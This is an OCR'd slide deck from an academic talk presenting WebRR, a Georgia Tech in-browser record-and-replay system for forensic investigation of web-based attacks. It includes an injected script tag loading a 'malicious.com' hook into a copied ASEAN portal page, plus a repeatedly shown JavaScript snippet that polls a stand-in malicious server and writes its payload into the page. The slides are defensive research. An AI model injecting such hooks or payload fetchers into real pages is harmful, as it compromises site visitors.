WebRR: A Forensic System for Replaying and Investigating Web-Based Attacks

Joey Allen, Zheng Yang, Feng Xiao, Matthew Landen
Roberto Perdisci, Wenke Lee

Georgia Tech

Motivation: Rise in Data Breaches

When a data breach occurs, an investigation must be completed.

1. **How did the adversary access the network?**
2. **What resources were accessed?**

Existing Work

Whole-System Auditing (*Rain, Protracer, RTAG*)

- Post-mortem analysis relies on system-level data provenance.
- Collects system-call logs on end host systems.


Whole-System Threat Detection (*NoDoze, Holmes, PrioTracker*)


- Prioritize and refine the investigation scope
- Leverage causality information for prioritizing *security-alerts*
- Underlying analysis relies on system-level audit logs

Kernel-Level

Issue: Web-Based Attacks

1. Web-Based Auditing
    1. Generate causality logs in terms of web-based semantics.







JSGraph (NDSS'18),
Mnemosyne (CCS'20)

Our Approach: WebRR

1. Web-Based Auditing
   1. Generate causality logs in terms of web-based semantics.
2. Support dynamic analysis by having replayable logs.





Security Motivation

- **Record-Only**
  - Existing web-based auditing solutions are record-only.
  - Can only support static-based analysis.

- **Facilitate Dynamic Analysis**
  - Allows an investigator to interactively investigate an attack.
  - Attach debuggers & analysis tools during the replay.

- **Visual Analysis**
  - Capability to show visual-component of an attack.
  - Important in web-based, since many attacks have a visual component
    - Social-Engineering Attacks.

Existing Work

System-Level RR Systems:

1. Lack portability and OS dependent.
2. Usually require kernel and library modifications.
3. Theoretically possible to replay browser, but difficult in practice.

7

System-Level:
Arnold (OSDI’14), Rain (CCS’17),
RTAG (SEC’18), C^2SR (NDSS’21)

Existing Work

JS-Based RR Systems:

1. Not appropriate for adversarial settings.
2. Can be easily disabled by adversary.
3. Designed for debugging.

JS-Based RR:
Jalangi (FSE'13), Mughost (NSDI'10)

System-Level RR Systems:

1. Lack portability and OS dependent.
8 2. Usually require kernel and library modifications.
3. Theoretically possible to replay browser, but difficult in practice.

System-Level:
Arnold (OSDI'14), Rain (CCS'17), RTAG (SEC'18), C^{2}SR (NDSS'21)

Existing Work

JS-Based RR Systems:

1. Not appropriate for adversarial settings.
2. Can be easily disabled by adversary.
3. Designed for debugging.

In-Browser Systems:

1. Tamper-Proof
2. OS Agnostic
3. Existing approaches do not support deterministic replay.

System-Level RR Systems:

9

1. Lack portability and OS dependent.
2. Usually Require kernel and library modifications.
3. Theoretically possible to replay browser, but difficult in practice.

JS-Based RR:
Jalangi (FSE'13), Mughost (NSDI'10)


In-Browser RR:
WebRR, WebCapsule (CCS'15)

System-Level:
Arnold (OSDI'14), Rain (CCS'17), RTAG (SEC'18), C^2SR (NDSS'21)

Requirements of a Forensic-Grade System

- **Deterministic**
  - Provide a deterministic replay of user's browsing session.
- **Portable**
  - Operates on a variety of devices, web applications, and platforms.
- **Always On**
  - The forensic analysis system is *always-on* to capture any potential security event.
- **Tamper Proof**
  - Cannot be easily disabled by an adversary.


Issue: Executional Divergence




```html
<html lang="en-US">
▼<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="profile" href="https://gmpg.org/xfn/11">
    <meta name="robots" content="index, follow, max-image-preview:large, max-snippet:-1, max-video-p
    <!-- This site is optimized with the Yoast SEO Premium plugin v17.0 (Yoast SEO v17.0) - https://
    <title>Home - ASEAN Main Portal</title>
    <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Montserrat%3A400%2C700%7CRo
    -ext&display=swap">
    <link rel="canonical" href="https://asean.org/">
    <meta property="og:locale" content="en_US">
    <meta property="og:type" content="website">
    <meta property="og:title" content="Home">
    <meta property="og:url" content="https://asean.org/">
    <meta property="og:site_name" content="ASEAN Main Portal">
    <meta property="article:publisher" content="https://web.facebook.com/aseansecretariat/?_rdc=1&ar
    <meta property="article:modified_time" content="2023-04-02T18:24:41+00:00">
    <meta property="og:image" content="https://asean.org/wp-content/uploads/2020/04/ac-politicalsecu
    <meta name="twitter:card" content="summary_large_image">
    <meta name="twitter:site" content="@asean">
    <meta name="twitter:label1" content="Est. reading time">
    <meta name="twitter:data1" content="3 minutes">
    <script type="text/javascript" id="www-widgetapi-script" src="https://www.youtube.com/s/player/6
... <script type="text/javascript" async src="https://www.malicious.com/hook.js"></script> == $0
    <script type="text/javascript" async src="https://www.googletagmanager.com/gtag/js?id=G-D3KGX8MY
    <script src="https://www.youtube.com/iframe_api"></script>
  ▶ <script type="application/ld+json" class="yoast-schema-graph">…</script>
    <!-- / Yoast SEO Premium plugin. -->
    <link rel="dns-prefetch" href="//fonts.googleapis.com">
```


Georgia Tech

Issue: Executional Divergence




```
<html lang="en-US">
▼<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="profile" href="https://gmpg.org/xfn/11">
  <meta name="robots" content="index, follow, max-image-preview:large, max-snippet:-1, max-video-p
  <!-- This site is optimized with the Yoast SEO Premium plugin v17.0 (Yoast SEO v17.0) - https:/
  <title>Home - ASEAN Main Portal</title>
  <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Montserrat%3A400%2C700%7CRc
  -ext&display=swap">
  <link rel="canonical" href="https://asean.org/">
  <meta property="og:locale" content="en_US">
  <meta property="og:type" content="website">
  <meta property="og:title" content="Home">
  <meta property="og:url" content="https://asean.org/">
  <meta property="og:site_name" content="ASEAN Main Portal">
  <meta property="article:publisher" content="https://web.facebook.com/aseansecretariat/?_rdc=1&ar
  <meta property="article:modified_time" content="2023-04-02T18:24:41+00:00">
  <meta property="og:image" content="https://asean.org/wp-content/uploads/2020/04/ac-politicalsecu
  <meta name="twitter:card" content="summary_large_image">
  <meta name="twitter:site" content="@asean">
  <meta name="twitter:label1" content="Est. reading time">
  <meta name="twitter:data1" content="3 minutes">
  <script type="text/javascript" id="www-widgetapi-script" src="https://www.youtube.com/s/player/
  <script type="text/javascript" async src="https://www.malicious.com/hook.js"></script> == $0
  <script type="text/javascript" async src="https://www.googletagmanager.com/gtag/js?id=G-D3KGX8M
  <script src="https://www.youtube.com/iframe_api"></script>
 ▶<script type="application/ld+json" class="yoast-schema-graph">…</script>
  <!-- / Yoast SEO Premium plugin. -->
  <link rel="dns-prefetch" href="//fonts.googleapis.com">
```

```
<script type="text/javascript" async src="https://www.malicious.com/hook.js"></script> == $0
```

Issue: Executional Divergence

```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```

Heartbeat Code Snippet

Issue: Executional Divergence

```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```

Heartbeat Code Snippet

Issue: Executional Divergence

```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```

Heartbeat Code Snippet

Issue: Executional Divergence


Step 1. Start heartbeat using an idle callback.

Step 2: Call getPayload() in 5 seconds.

```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```


Heartbeat Code Snippet

Issue: Executional Divergence



Georgia Tech


Issue: Executional Divergence




Recorded
Call Sequence

Replayed
Call Sequence


Issue: Executional Divergence



How do we handle this



How do we handle this



JEU Partitioning

- **JS Execution Unit (JEU) Partitioning:**
  - Divide JavaScript execution into a sequence of JEUs.

- **Three types of units instrumented in Blink:**
  - **Script Units:** Record script execution.
  - **Callback Units:** Record callback executions.
  - **Event Units:** Record event execution.

- **JEU Recorder Module:**
  - Add hooks into Blink to record when a JEU starts and finishes execution.

```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```

Heartbeat Code Snippet

```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```

Heartbeat Code Snippet

Script JEU: Hooks.js

```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```

Heartbeat Code Snippet

Callback JEU: heartbeat
Script JEU: Hooks.js

Callback JEU: heartbeat
Callback JEU: heartbeat
Script JEU: Hooks.js

```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```

Heartbeat Code Snippet

Georgia Tech

Callback JEU: payload
Callback JEU: heartbeat
Callback JEU: heartbeat
Script JEU: Hooks.js


```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
